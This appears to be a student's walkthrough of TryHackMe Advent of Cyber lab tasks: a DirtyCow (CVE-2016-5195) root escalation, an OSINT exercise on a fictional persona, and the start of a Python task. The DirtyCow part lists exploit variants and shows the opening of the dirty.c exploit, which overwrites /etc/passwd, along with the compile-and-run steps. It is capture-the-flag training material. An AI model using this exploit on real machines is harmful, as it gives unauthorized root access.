
After clicking on the link, click on the view exploit link to a new tab.

Question 8: What is the CVE for DirtyCow?

Answer: CVE-2016-5195

Link	Usage	Description	Family
dirtyc0w.c	`./dirtyc0w file content`	Read-only write	/proc/self/mem
cowroot.c	`./cowroot`	SUID-based root	/proc/self/mem
dirtycow-mem.c	`./dirtycow-mem`	libc-based root	/proc/self/mem
pokemon.c	`./d file content`	Read-only write	PTRACE_POKEDATA
dirtycow.cr	`dirtycow --target --string --offset`	Read-only write	/proc/self/mem
dirtyc0w.c	`./dirtycow file content`	Read-only write (Android)	/proc/self/mem
dirtycow.rb	`use exploit/linux/local/dirtycow` and `run`	SUID-based root	/proc/self/mem
0xdeadbeef.c	`./0xdeadbeef`	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	`./c0w suid`	SUID-based root	/proc/self/mem
c0w.c	`./c0w`	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	`./dirty_passwd_adjust_cow`	/etc/passwd based root	/proc/self/mem
mucow.c	`./mucow destination < payload.exe`	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	`r2pm -i dirtycow`	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	`./main`	SUID-based root	/proc/self/mem
dcow.cpp	`./dcow`	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	`go run dirtyc0w.go -f=file -c=content`	Read-only write	/proc/self/mem
dirty.c	`./dirty`	/etc/passwd based root	PTRACE_POKEDATA

Click on the dirty.c and open it.




```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
```

Click on the “Raw” button and copy all the things inside.

```
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$
```


Go back to the terminal and type “nano dirty.c” and paste all the things in it and click Ctrl+O > enter > Ctrl+X.

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//
```

Copy the “gcc -pthread dirty.c -o dirty -lcrypt”.

Question 5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer: gcc -pthread dirty.c -o dirty -lcrypt



After that, paste it on the terminal and type ”ls”. Then type “./dirty” and enter a new password.

Question 6: What "new" username was created, with the default operations of the real C source code?

Answer: firefart

```
$ su firefart
Password:
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~#
```

Type “su firefart” and enter the new password. Then type “cd /root” and “ls” and cat the message_from_the_grinch.txt.

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Type “touch coal” and “tree | md5sum” and the output is given.

Question 7: What is the MD5 hash output?

8b16f00dd3b51efadb02c1df7f8427cc


Thought Process/Methodology:

Open the terminal and type “nmap IP-Address”. After that, connect to the service with the command, “telnet IP-Address”. Connect to the service with the command “ssh santa@IP-Address” and the password is clauschristmas which was given from last step. After that, type “cat /etc/*release” to find the distribution of Linux and version number. Key in “uname -a” and “cat /etc/issue”. Click on the link and open it. After clicking on the link, click on the view exploit link to a new tab. Click on the dirty.c and open it. Click on the “Raw” button and copy all the things inside. Go back to the terminal and paste all the things and click Ctrl+O > enter > Ctrl+X. Copy the “gcc -pthread dirty.c -o dirty -lcrypt”. After that, paste it on the terminal and type ”ls”. Then type “./dirty” and enter a new password. Type “su firefart” and enter the new password. Then type “cd /root” and “ls” and cat the message_from_the_grinch.txt. Type “touch coal” and “tree | md5sum” and the output is given.


Day 14: OSINT– Where’s Rudolph?

Tools used: Kali Linux, Firefox

Solution/walkthrough:



Go to firefox and search for IGuidetheClaus2020 and click Reddit.




Move to comments and we found that Rudolph was born in Chicago.

Question 1: What URL will take me directly to Rudolph's Reddit comment history?

Answer: https://www.reddit.com/user/IGuidetheClaus2020/comments/

Question 2: According to Rudolph, where was he born?

Answer: Chicago



After that, open a new tab and search for robert full name rudolph and we found his full name from Wikipedia.

Question 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Answer: May


Go back to the tab and search for IGuidetheClaus2020 and click twitter.

Question 4: On what other social media platform might Rudolph have an account?

Answer: Twitter

Question 5: What is Rudolph's username on that platform?

Answer: @IGuideClaus2020



From twitter, we know that Rudolph’s favourite TV show.

Question 6: What appears to be Rudolph's favourite TV show right now?

Answer: Bachelorette

Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Answer: Chicago

online exif viewer

全部 图片 视频 地图 新闻 更多 工具

找到约 3,810,000 条结果 (用时 0.37 秒)

http://exif-viewer.com 翻译此页

Online Exif Viewer

Online Exif Viewer. Upload or specify the URL of your image on the right to extract EXIF data contained within. Flattr this. Image Url:

https://tcm-sec.com/wp-content/uploads/2020/11/lights-festival-website.jpg

k-4-...





Image Url: or

Choose File No file chosen

Show Exif

create	2022-06-30T03:23:47+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W
ResolutionUnit	2
UserComment	65, 83, 67, 73, 73, 0, 0, 0, 72, 105, 46, 32, 58, 41
YCbCrPositioning	1
modify	2022-06-30T03:23:47+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721



Open a new tab and search for an online exif viewer. Copy the link of the image which is in the twitter and paste it on exif viewer.

Question 8: Okay, you found the city, but where specifically was one of the photos taken?


Answer:41.891815,-87.624277


Question 9: Did you find a flag too?

Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4

Question 10: Has Rudolph been pwned? What password of his appeared in a breach?

Answer: spygame





Question 11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?
Answer: 540

Thought Process/Methodology:

Go to firefox and search for IGuidetheClaus2020 and click Reddit. Move to comments and we found that Rudolph was born in Chicago. After that, open a new tab and search for robert full name rudolph and we found his full name from Wikipedia. Go back to the tab and search for IGuidetheClaus2020 and click twitter. From twitter, we know that Rudolph's favourite TV show. Open a new tab and search for an online exif viewer. Copy the link of the image which is in the twitter and paste it on exif viewer.

Day 15: Scripting – There's a Python in my stocking!

Tools used: Kali Linux, Firefox

Solution/walkthrough:

```
┌──(1211101961㉿kali)-[~]
└─$ python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on
 linux
Type "help", "copyright", "credits" or "license" for more i
nformation.
>>> True + True
2
>>> bool("False")
True
>>>
```

